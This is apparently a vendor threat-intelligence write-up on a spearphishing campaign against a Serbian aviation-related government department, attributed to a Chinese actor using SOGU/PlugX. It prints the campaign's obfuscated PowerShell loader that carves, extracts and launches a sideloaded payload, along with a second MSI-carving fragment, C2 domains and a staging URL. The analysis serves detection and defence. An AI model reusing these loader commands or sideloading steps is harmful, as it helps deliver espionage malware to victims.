

CN APT targets Serbian Government
Last week, a targeted spearphish was sent to a governmental department in Serbia related to aviation. Upon further pivoting, we found similar activity at other European nations from the same threat actor. A core infosec truth, often overlooked, is that only CN threat actors leverage the sogu/plugx/korplug toolset for live intrusions, with rare exceptions of red teams/researchers playing around with builders on VT. Occasionally, an outlier motivation is financial, but the vast majority of the time it is espionage. These linkages have been reliable for over a decade.

Figure 1: spearphish email
Upon clicking the link, the target is presented with a fake Cloudflare turnstile-style page

Figure 2: fake “turnstile”
The landing page uses an easily sig-able mechanism to obfuscate the URL, which we will use for subsequent pivoting.

Figure 3: unique way to obfuscate next stage url
One can notice a series of decimal values roughly in the printable ASCII range. When encountering these sorts of patterns, your eyes will start to notice repeated characters that would be found in a simple transform of a string like https://. In this case, 99 99 and 56 56 stick out. Having said that, the key (23) and encoding mechanism (xor, ^) are clearly readable in the code, so one would need to extract the values like 127 99 99 103 100 45 56 56 122 110 …. to convert the url to 104 116 116 112 115 58 47 47 109 121 or https://my ... download.z29.web.core.windows.net/NAJU Plan Obuka OKTOBAR 2025.zip.
Examining the zip we see:
filename | hash |
|---|---|
NAJU Plan Obuka OKTOBAR 2025.lnk |
|
NAJU Plan Obuka OKTOBAR 2025.zip |
|
Figure 5: top level zip → lnk
The lnk executes an obfuscated powershell command -w 1 -c " ;; ;$oaswtd = (get-childitem -Pa $Env:USERPROFILE -Re -Inc *'NAJU Plan Obuka OKTOBAR 2025'.zip).fullname;;;$pqsin=[System.IO.File]::ReadAllBytes($oaswtd);$hkjbjcc=726;;$kudbjmgdyedt=[char]87+'r'+[char]105+'te'+[char]65+'l'+[char]108+'b'+[char]121+'tes';;echo $hkjbjcc;;;echo $hkjbjcc;;[System.IO.File]::$kudbjmgdyedt($Env:temp+'\\krnqdyvmlb.ta', $pqsin[$hkjbjcc..($hkjbjcc+1984000-1)]);;;;echo $hkjbjcc;;;;echo $hkjbjcc;;TaR -xvf $Env:TEMP\krnqdyvmlb.ta -C $Env:Temp;;echo $hkjbjcc;dir;;Start-Process $Env:temp\QXGG5H1Q-4V14-PYBM-GMIJ-UTGCPSSVXMT1\cnmpaui.exe;"
Roughly, this powershell command reads the bytes of the zip NAJU Plan Obuka OKTOBAR 2025.zip by shell-like auto completion. Specifically, it reads data from the zip file after skipping 726 bytes, and reads 1984000 bytes and writes that to %temp%\krnqdyvmlb.ta
On *nix, you could perform this same file carve by doing something like dd if="NAJU Plan Obuka OKTOBAR 2025.zip" of=krnqdyvmlb.ta bs=1 skip=726 count=1984000
The file is then untar’d by doing tar -xvf, and we find the directory structure QXGG5H1Q-4V14-PYBM-GMIJ-UTGCPSSVXMT1:
filename | hash |
|---|---|
|
|
|
|
|
|
Figure 6: extracted file from tar
At this point we see the below decoy content, and see a standard SOGU connection to naturadeco.net

Figure 7: decoy pdf shown during execution
We’ll highlight two pivots to find other samples from adjacent campaigns.
Pivot 1) Searching for samples that leverage the same sideloaded binary, a Canon Printer Assistant. Due to how sideloading works, you need your malicious dll to be named the expected dll name from the binary, so the actual filename is generally the same across different campaigns, with the same abused top level binary. In this case, cnmpaui.dll. It’s also worth looking at other SOGU artifacts, such as an oft included dat file of the same basename.
filename | hash | c2 | source country |
|---|---|---|---|
|
|
| Hungary |
|
|
| Belgium |
|
| Italy | |
|
| Netherlands |
Figure 8: other recent samples from the same campaign
 |  |
Figure 9: sample decoy content from other related payloads
It should be noted that Szabolcs Schmidt, JamesWT, Google, reveng, and many other quality researchers, have recently talked about files or artifacts from these payloads.
Similarly, looking for the character encoding highlighted above, we can see other landing pages in this campaign
|
|
|
Figure 10: links sent to targets, likely by phishing
Pivot 2) The second pivot we want to make is to look for LNKs with a similar behavior. This can help us catch samples from earlier, or adjacent, campaigns. In this case, the specific invocation of get-childitem -Pa $Env:USERPROFILE -Re -Inc yields files that guttribution (tm) says are related, either by the actor, or by someone simulating the actor
|
|
|
|
|
|
Figure 11: other older artifacts, suspected from the same actor but previous campaigns
Some of these LNK use a different file carving algo … .... | Where-Object {$bytes[$_] -eq 0x55 -and $bytes[$_+1] -eq 0x55 -and $bytes[$_+2] -eq 0x55 -and $bytes[$_+3] -eq 0x55 })[0] + 4;$length=1462272;$chunk=$bytes[$size..($size+$length-1)];$out = $Env:TEMP+'\'+$name+'.msi';
TLDR, this searches for four U (0x55) in a row, carves the MSI file, and runs it (7e697130d311f1050863c88f52afee91), connects to paquimetro.net .. and down the rabbit hole we could go.

Figure 12: sample php code to carve the msi from the zip
Acknowledgements
The authors would like to thank the reviewers, as well as peer vendors, for their comments and corrections. Please get in touch at research@strikeready.com if you have corrections, would like us to use your group name, or would like to collaborate on research.

© 2026 StrikeReady. All Rights Reserved.